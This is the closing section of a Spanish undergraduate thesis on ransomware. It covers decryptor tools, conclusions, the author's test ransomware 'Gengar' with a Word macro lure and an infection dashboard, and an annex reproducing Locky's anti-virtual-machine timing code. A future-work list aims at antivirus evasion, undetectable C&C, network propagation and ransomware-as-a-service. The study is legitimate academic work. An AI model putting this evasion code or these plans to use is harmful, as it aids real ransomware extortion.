Ya conocemos la fortaleza de la criptografía detrás de los virus, de la sección anterior: Introducción a la criptografía. Los algoritmos de cifrado utilizados requieren obtener la clave para poder desencriptar o de otro modo se requieren de mucho tiempo y recursos para llevar a cabo un ataque de fuerza bruta. A la práctica es casi imposible. Es por eso que se deben aprovechar los vacíos de seguridad de los propios cibercriminales. En los casos que preceden es posible descifrar los archivos:

- Los autores de *malware* realizaron errores de implementación en el algoritmo de cifrado, haciendo posible romperlo. Este fue el caso del *ransomware Petya* y *CryptXXX*.
- Los autores de malware se sienten culpables por sus acciones y publican las claves, o una clave maestra, como en el caso de *TeslaCrypt*.
- La policía captura servidores con claves y las comparten. Un ejemplo es *CoinVault*.

NOTA! La plataforma **nomoreransom.org** está dedicada a ofrecer una solución pública y gratuita para las distintas familias de Ransomware. A su vez emplea herramientas acompañadas de la documentación suficiente para combatir infecciones de este tipo.

A través de los anteriores puntos, las principales empresas de seguridad como *Kaspersky*, *Avast* o *Epsisoft*, han podido desarrollar los llamados ***decryptors*** que pueden usarse para llevar a cabo la desencriptación de la información.

Cuidado con soluciones poco fiables

Debemos extremar las precauciones también en el caso de utilizar depende de que descifradores. Si no descargamos *software* provinente de canales fiables, podemos volver de nuevo a las andadas y hacer aún más dificultosa la operación de recuperación de los archivos.

Segun Sophos News [Secb], existen *ransomwares* en particular que estan diseñados para aparentar ser descifradores de otros virus, como por ejemplo *DJVU*. Con la esperanza de que poder recuperarte de un ataque de *ransomware* de forma gratuita, terminarás en una situación de doble golpe, con cualquier archivo que *DJVU* aún no haya atacado cifrado una vez, y con cualquier archivo ya hubiera atacado *DJVU* ahora cifrado dos veces.

Por esta razón es aconsejable no fiarse de cualquier fuente de *software* y confiar solo en las firmas más importantes o en personas con experiencia, para tratar de resolver el problema.

Otras herramientas descifradoras gratuitas

- **Quickheal Free Ransomware Decryption Tool**
- **No Ransom From Kaspersky**
- **Avast**
- **Emsisoft**
- **McAfee Ransomware Recover**
- **Trend Micro Ransomware File Decryptor**
- **KnowBe4**
- **Avg**

Conclusiones finales y trabajo futuro

Como se ha ido explicando durante todo el documento, hoy por hoy *ransomware* no solo es sinónimo de peligro, sino que también está resultando ser un modelo de negocio muy efectivo para con los cibercriminales. A la vista está, que las familias de ransomware más peligrosas y de mayor éxito, están siendo las que se ofrecen como servicio (*Ransomware-As-A-Service*) [Kasc]. Es por eso que día tras día, vemos y veremos como se crean nuevas familias, quizá cada vez con técnicas más avanzadas, llevando a cabo ataques cada vez más devastadores. Hemos visto como llevar a cabo algunos métodos para prevenir las infecciones, así como herramientas descifradoras para poder mitigar los efectos del *ransomware*. Como alternativa siempre se pueden recurrir a restaurar a partir de copias de seguridad previamente resguardaras y aisladas de la red. Lamentablemente, lo que si está claro, es que dado el éxito de los *ransomware* vamos a tenerlo encima durante muchos años más.

Por lo tanto hace falta recordar que considerando que la idea de pagar no debería ser una opción, ya que no solo es imposible saber si los cibercriminales proporcionarán el descifrador o no, y que como ya se ha mencionado en reiteradas oportunidades, pagando el rescate, lo único que hacemos es estimular la actividad criminal al hacer que sea rentable para los atacantes, la primera opción tanto para empresas como usuarios debería ser la **prevención**.
Hace falta recordar que la mayoría de ataques cibernéticos suceden debido a un error humano [OSI18]. Por tanto, concienciar sobre el peligro que suponen ciertas acciones y sobre como podemos crear un entorno más seguro mientras usamos nuestros equipos, es de vital importancia.

Por otro lado, poniendo el foco en este trabajo de final de grado, revisemos por un momento si se han realizado los objetivos planteados previamente:

- Se situa el contexto actual y pasado de la amenaza llamada *ransomware* destacando que se trata de un *troyano* muy actual y a la vez muy peligroso.
- Se han proporcionado detalles técnicos del *ransomware* así como de los *malware* en general y como estos pueden llegar a hacer daño.
- Se proporcionan guías de como realizar medidas de prevención y de mitigación para este tipo de ataques.
- En cuanto a *Gengar* podemos concluir que en general se han obtenido unos buenos resultados.
  - Se ha desarrollado la parte del *malware* que es capaz de encriptar eficientemente los archivos de la máquina víctima, empleando; técnicas para detección de entornos virtualizados, técnicas para agilizar el cifrado, así como técnicas para eliminar ciertos componentes poco ventajosos para los cibercriminales aprovechando una vulnerabilidad latente en el sistema operativo *Windows*.
  - Se ha conseguido elaborar con éxito un servidor en línea, para efectuar

queries a una base de datos ligera *sqlite3* con tal de registrar los ataques exitosos. Además, a partir de este se da servicio a las máquinas potencialmente infectadas.

– El estudio del funcionamiento de las *macros* de la suit de *Office* ha resultado exitoso, debido a que a partir de un documento *Word* se ha podido distribuir el *malware* a través de un archivo aparentemente inofensivo.

Proyección futura de Gengar

A modo de advertencia, debido a que aún no tengo experiencia ni los conocimientos requeridos, en cuanto al *ransomware Gengar* desarrollado para este trabajo de final de grado, no tengo intención de emplearlo con fines maliciosos ni mucho menos, sino con fines meramente académicos y de investigación. Aun así, pienso en que pueden desarrollarse técnicas mucho más sofisticadas y que actualmente son utilizadas por los *ransomware* más problemáticos. Algunos ítems para continuar trabajando en el desarrollo de este *malware*:

- Continuar con el desarrollo del módulo de evasión o *Virtual Environment Detector*, para explorar que métodos pueden delatar a las plataformas más famosas de sandboxing así como máquinas virtuales, así como para mejorar la detección reduciendo el número de falsos positivos.
- Dado que no se han estudiado con tanta profundidad, ver con más detenimiento las técnicas de ofuscación de código para ser indetectables por *softwares* antivirales.
- Continuar investigando en la explotación de vulnerabilidades de los sistemas operativos y otros programas que permitan la autoelevación de privilegios, así como la ejecución de código.
- Estudiar el desarrollo y la implementación de servidores *C&C* reales, para establecer conexiones seguras e indetectables con el cliente o *host* víctima.
- Cómo puede ofrecerse *Gengar* para funcionar como *Ransomware-As-A-Service*.
- Cómo implementar una funcionalidad para *Gengar*, para que este pueda propogarse por la red.

Referencias

[mos09] moserware. *A Stick Figure Guide to the Advanced Encryption Standard (AES)*. http://www.moserware.com/2009/09/stick-figure-guide-to-advanced.html. Accessed: 26-5-2021. 2009.

[Cic+12] Paul Cichonski et al. "Computer security incident handling guide". In: *NIST Special Publication* 800.61 (2012), pp. 1–147.

[Cla15] Robert Clarisó. *Ofuscación de código: te reto a que entiendas este programa*. https://informatica.blogs.uoc.edu/ofuscacion-de-codigo-te-reto-a-que-entiendas-este-programa/. Accessed: 13-6-2021. 2015.

[sev17] sevagas. *macro_pack*. https://github.com/sevagas/macro_pack. 2017.

[OSI18] OSI. *¿Sabías que el 95% de las incidencias en ciberseguridad se deben a errores humanos?* https://www.osi.es/es/actualidad/blog/2018/12/05/sabias-que-el-95-de-las-incidencias-en-ciberseguridad-se-deben-errores. Accessed: 20-6-2021. 2018.

[Has19] N Hassan. *Ransomware Revealed*. Springer, 2019.

[Nak19] Satoshi Nakamoto. *Bitcoin: A peer-to-peer electronic cash system*. Tech. rep. Manubot, 2019.

[ale20] alexdlaird. *pyngrok*. https://github.com/alexdlaird/pyngrok. 2020.

[Bor20] Carlos Borrego. *Unit 7. Cryptography applied to cybersecurity. Material Fonaments de Ciberseguretat, UB*. Accessed: 26-5-2021. 2020.

[pyc20] pyca. *cryptography*. https://github.com/pyca/cryptography. 2020.

[ram20] ram-jayapalan. *filesplit*. https://github.com/ram-jayapalan/filesplit. 2020.

[Tho20] ThomasThelen. *Disable-Task-Manager*. https://github.com/ThomasThelen/Disable-Task-Manager. 2020.

[das21] dashingsoft. *pyarmor*. https://github.com/dashingsoft/pyarmor. 2021.

[Ciba] Agència de Ciberseguretat de Catalunya. *Informe de tendències de ciberseguretat*. https://ciberseguretat.gencat.cat/web/.content/PDF/202103_TendenciesResumMensualmarc2021.pdf. Accessed: 29-5-2021.

[Cibb] Agència de Ciberseguretat de Catalunya. *Informe de tendències de ciberseguretat*. https://ciberseguretat.gencat.cat/web/.content/PDF/InformeTendenciesS22020.pdf. Accessed: 29-5-2021.

[DZo] DZone. *Bypassing Windows 10 UAC With Python*. https://dzone.com/articles/bypassing-windows-10-uac-withnbsppython. Accessed: 14-5-2021.

[eur] europapress. *Casi un tercio de las víctimas españolas de 'ransomware' pagó el rescate en 2020*. https://www.europapress.es/portaltic/ciberseguridad/noticia-casi-tercio-victimas-espanolas-ransomware-pago-rescate-2020-20210419171437.html. Accessed: 1-5-2021.

[FERa] YÚBAL FERNÁNDEZ. *Almacén personal de OneDrive: qué es, para qué sirve y cómo usarlo*. https://www.xataka.com/basics/almacen-personal-onedrive-que-sirve-como-usarlo. Accessed: 18-6-2021.

[FERb] YÚBAL FERNÁNDEZ. *Cómo activar la protección contra ransomware de Windows 10*. https://www.xataka.com/basics/como-activar-la-proteccion-contra-ransomware-de-windows-10. Accessed: 18-6-2021.

[For] Forcepoint. *Locky returned with new Anti-VM trick*. https://www.forcepoint.com/blog/x-labs/locky-returned-new-anti-vm-trick. Accessed: 20-4-2021.

[Har] Juan Manuel Harán. *Los grupos de ransomware con mayor actividad el último año*. https://www.welivesecurity.com/la-es/2021/03/17/grupos-ransomware-mayor-actividad-ultimo-ano/. Accessed: 31-5-2021.

[IEE] IEEE. *Security and Privacy 1996*. https://ieeexplore.ieee.org/stamp/stamp.jsp?arnumber=502663. Accessed: 27-5-2021.

[inc] incibe-cert. *Múltiples vulnerabilidades en Xen, Citrix Hypervisor y XenServer*. https://www.incibe-cert.es/alerta-temprana/avisos-seguridad/multiples-vulnerabilidades-xen-citrix-hypervisor-y-xenserver. Accessed: 18-6-2021.

[int] intel471. *Ransomware-as-a-service: The pandemic within a pandemic*. https://intel471.com/blog/ransomware-as-a-service-2020-ryuk-maze-revil-egregor-doppelpaymer. Accessed: 17-6-2021.

[Kasa] Kaspersky. *¿Qué es scareware?* https://latam.kaspersky.com/resource-center/definitions/scareware. Accessed: 28-5-2021.

[Kasb] Kaspersky. *Identificación de ransomware*. https://latam.kaspersky.com/resource-center/threats/ransomware-attacks-and-types. Accessed: 28-5-2021.

[Kasc] Kaspersky. *Los 5 ransomware más peligrosos del 2021*. https://www.kaspersky.es/blog/top5-ransomware-groups/25126. Accessed: 17-6-2021.

[Kasd] Kaspersky. *Todo sobre el ransomware WannaCry*. https://www.kaspersky.es/resource-center/threats/ransomware-wannacry. Accessed: 13-5-2021.

[Kre] KrebsonSecurity. *Inside a 'Reveton' Ransomware Operation*. https://krebsonsecurity.com/2012/08/inside-a-reveton-ransomware-operation/. Accessed: 26-5-2021.

[Laba] LogRhythm Labs. *A Technical Analysis of WannaCry Ransomware*. https://logrhythm.com/blog/a-technical-analysis-of-wannacry-ransomware/. Accessed: 22-4-2021.

[Labb] Malwarebytes Labs. *A deep dive into Phobos ransomware*. https://blog.malwarebytes.com/threat-analysis/2019/07/a-deep-dive-into-phobos-ransomware/. Accessed: 1-5-2021.

[Mes] Tomas Meskauskas. *Phobos Ransomware: Everything You Need to Know and More*. https://www.pcrisk.es/guias-de-desinfeccion/9648-eight-ransomware. Accessed: 2-5-2021.

[OSI] OSI. *¿Qué es una vulnerabilidad Zero Day?* https://www.osi.es/es/actualidad/blog/2020/08/28/que-es-una-vulnerabilidad-zero-day. Accessed: 18-6-2021.

[PET] ALINA GEORGIANA PETCU. *Phobos Ransomware: Everything You Need to Know and More*. https://heimdalsecurity.com/blog/phobos-ransomware/. Accessed: 2-5-2021.

[Por] Porama6400. *A short VBA macro to download and execute a file*. https://gist.github.com/Porama6400/e1b724428f29c8f0726e6fe1328ecbc4. Accessed: 15-5-2021.

[Ram] Helena Ramírez. *Ransomware as a service (RaaS), una nueva amenaza a tu seguridad*. https://protecciondatos-lopd.com/empresas/ransomware-as-a-service-raas/. Accessed: 18-6-2021.

[Res] Check Point Research. *Evasion techniques*. https://evasions.checkpoint.com. Accessed: 22-4-2021.

[Seca] Hornet Security. *¿Qué es Emotet?* https://www.hornetsecurity.com/es/knowledge-base/emotet-el-malware-mas-peligroso-del-mundo/. Accessed: 29-5-2021.

[Secb] Naked Security. *El descifrador de ransomware que cifra tus archivos una vez más*. https://news.sophos.com/es-es/2020/06/19/el-descifrador-de-ransomware-que-cifra-tus-archivos-una-vez-mas/. Accessed: 1-5-2021.

[Vee] Veeam. *Breve guía sobre la historía del Ransomware*. https://www.veeam.com/blog/es-lat/ransomware-history-study-cases.html. Accessed: 29-5-2021.

[vpn] vpnMentor. *Historia de la amenaza del Ransomware: antes y ahora*. https://es.vpnmentor.com/blog/historia-de-la-amenaza-conocida-como-ransomware-pasado-presente-y-futuro/. Accessed: 26-5-2021.

[Wika] Wikipedia. *Microsoft Exchange Server*. https://es.wikipedia.org/wiki/Microsoft_Exchange_Server. Accessed: 18-6-2021.

[Wikb] Wikipedia. *Remote Desktop Protocol*. https://es.wikipedia.org/wiki/Remote_Desktop_Protocol. Accessed: 11-6-2021.

[Wikc] Wikipedia. *WannaCry*. https://es.wikipedia.org/wiki/WannaCry. Accessed: 29-5-2021.

Anexos

Cómo Locky detecta virtualización

Locky es un ejemplo de *ransomware de bloqueo*. Según el blog [For] Utilizó un mecanismo para la detección de entornos virtualizados.

El malware calculará cuánto tiempo lleva realizar dos llamadas a la *API de Windows*, `GetProcessHeap()` y `CloseHandle()`. Luego comparará la proporción de cuánto tiempo llevó ejecutar la operación de la primera *API* contra la segunda función.

NOTA! Una *API* es un conjunto de definiciones y protocolos que se utiliza para desarrollar e integrar el software de las aplicaciones. API significa interfaz de programación de aplicaciones. Las API permiten que sus productos y servicios se comuniquen con otros, sin necesidad de saber cómo están implementados. En este caso *Locky* utilizará la *API* de *Windows*.

E aquí el código concreto, extraído empleando técnicas de ingeniería inversa:

```
BOOL passVMCheck()
{
unsigned __int64 tsc1;
unsigned __int64 tsc2;
unsigned __int64 tsc3;
int i = 0;

    // Try this 10 times in case of small fluctuations
for (i = 0; i < 10; i++)
{
tsc1 = __rdtsc();

// Waste some cycles - should be faster than
CloseHandle on bare metal
GetProcessHeap();

tsc2 = __rdtsc();

// Waste some cycles - slightly longer than
GetProcessHeap() on bare metal
CloseHandle(0);

tsc3 = __rdtsc();

// Did it take at least 10 times more CPU cycles to perform
```

```
CloseHandle than it took to perform GetProcessHeap()?
if ( ( LODWORD(tsc3) - LODWORD(tsc2) ) / ( LODWORD(tsc2) - LODWORD(tsc1) ) >= 10)
return TRUE;
}

    // We consistently saw a small ratio of difference between
    GetProcessHeap and CloseHandle execution times
    // so we're probably in a VM!
return FALSE;
}
```

En un sistema real, `CloseHandle()` debería ser al menos 10 veces más rápido de ejecutar, en comparación con `GetProcessHeap()`. Sin embargo, los productos de virtualización si no están usando funciones de aceleración de hardware, `GetProcessHeap()` puede tardar mucho más en ejecutarse en comparación con una máquina real.

Apéndices


Documento Word

El documento *Word* usado a modo de anzuelo contiene el siguiente diseño inspirado en otras campañas de *malware*:

Figura 16: *Documento Word con el que convencemos al usuario para que habilite las macros. Después de eso el host estará infectado con Gengar.*

Dashboard de infecciones exitosas y pagadas

Renderizado de la página en *Php* para la visualización de los datos de la tabla *infected_hosts* de la base de datos *database.db (sqlite3)*:



19/6/2021 Gonger Ransomware | Dashboard

Attack dashboards

Identifier	Encoded Key	Date of infection	State
73394de2-cb69-11eb-83bc-34c93db06ac2	b'Vrx738IPQI3ZTinaWb18rpBLd11CcLcrVD_QPLq_-4='	12/06/2021 12:32:13	infected
7450e70c-cd41-11eb-91a1-34c93db06ac5	b'e8SWXV6wPcz3-kloU-tu0260Yu_-nfUADHYZBwQ7Eo='	14/06/2021 20:50:57	infected
5e41c750-cdbe-11eb-90cd-34c93db06ac5	b'uiNlkuPn1zRZRc9W59ISE_g7h6_fDqT1YIKOm7hMBtw='	15/06/2021 11:45:07	paid
3dc6bc6e-cdc1-11eb-942b-34c93db06ac5	b'hOCcQWKptCuAx1peivBHV6giPeBauApoiZiXk-_QNuYr='	15/06/2021 12:05:41	paid
d36b967f-cdd6-11eb-9980-28cdc4063a80	b'Dc8CJi3XDuLxKbfdkzLIk0aXF6tm1DdTwqXBMKH2jXDYr='	15/06/2021 14:48:17	infected
a9f1c44b-d0dd-11eb-aa34-28cdc4063a80	b'tBAyrjFpTryPulyO-VGoOphH1iAnZ-cdjLPp55rfxSE='	19/06/2021 11:09:35	infected
cd0a169c-d0e6-11eb-add9-34c93db06ac5	b'fjMRtDMzOhZuAXqy0CIMDbfLE9QompiswdBhxu3Lxc='	19/06/2021 12:13:00	infected
d7b3afa1-d0f1-11eb-b0d0-28cdc4063a80	b'Bag18qGeqSuxPz1Y6TJrQcfowdVRzNip-_tRhMiyH2nc='	19/06/2021 13:35:42	infected

localhost:5000 1/1

19/6/2021 Gonger Ransomware | Dashboard

Attack dashboards

Identifier	Encoded Key	Date of infection	State
73394de2-cb69-11eb-83bc-34c93db06ac2	b'Vrx738IPQI3ZTinaWb18rpBLd11CcLcrVD_QPLq_-4='	12/06/2021 12:32:13	infected
7450e70c-cd41-11eb-91a1-34c93db06ac5	b'e8SWXV6wPcz3-kloU-tu0260Yu_-nfUADHYZBwQ7Eo='	14/06/2021 20:50:57	infected
5e41c750-cdbe-11eb-90cd-34c93db06ac5	b'uiNlkuPn1zRZRc9W59ISE_g7h6_fDqT1YIKOm7hMBtw='	15/06/2021 11:45:07	paid
3dc6bc6e-cdc1-11eb-942b-34c93db06ac5	b'hOCcQWKptCuAx1peivBHV6giPeBauApoiZiXk-_QNuYr='	15/06/2021 12:05:41	paid
d36b967f-cdd6-11eb-9980-28cdc4063a80	b'Dc8CJi3XDuLxKbfdkzLIk0aXF6tm1DdTwqXBMKH2jXDYr='	15/06/2021 14:48:17	infected
a9f1c44b-d0dd-11eb-aa34-28cdc4063a80	b'tBAyrjFpTryPulyO-VGoOphH1iAnZ-cdjLPp55rfxSE='	19/06/2021 11:09:35	infected
cd0a169c-d0e6-11eb-add9-34c93db06ac5	b'fjMRtDMzOhZuAXqy0CIMDbfLE9QompiswdBhxu3Lxc='	19/06/2021 12:13:00	infected
d7b3afa1-d0f1-11eb-b0d0-28cdc4063a80	b'Bag18qGeqSuxPz1Y6TJrQcfowdVRzNip-_tRhMiyH2nc='	19/06/2021 13:35:42	paid

localhost:5000 1/1

Figura 17: *Las imágenes se corresponden a el estado de la infección correspondiente a la llevada a cabo en la prueba de concepto. En la última fila, en la imagen de la izquierda se muestra el estado infectado, mientras que en la imagen de la derecha se muestra el estado pagado o en inglés "paid"*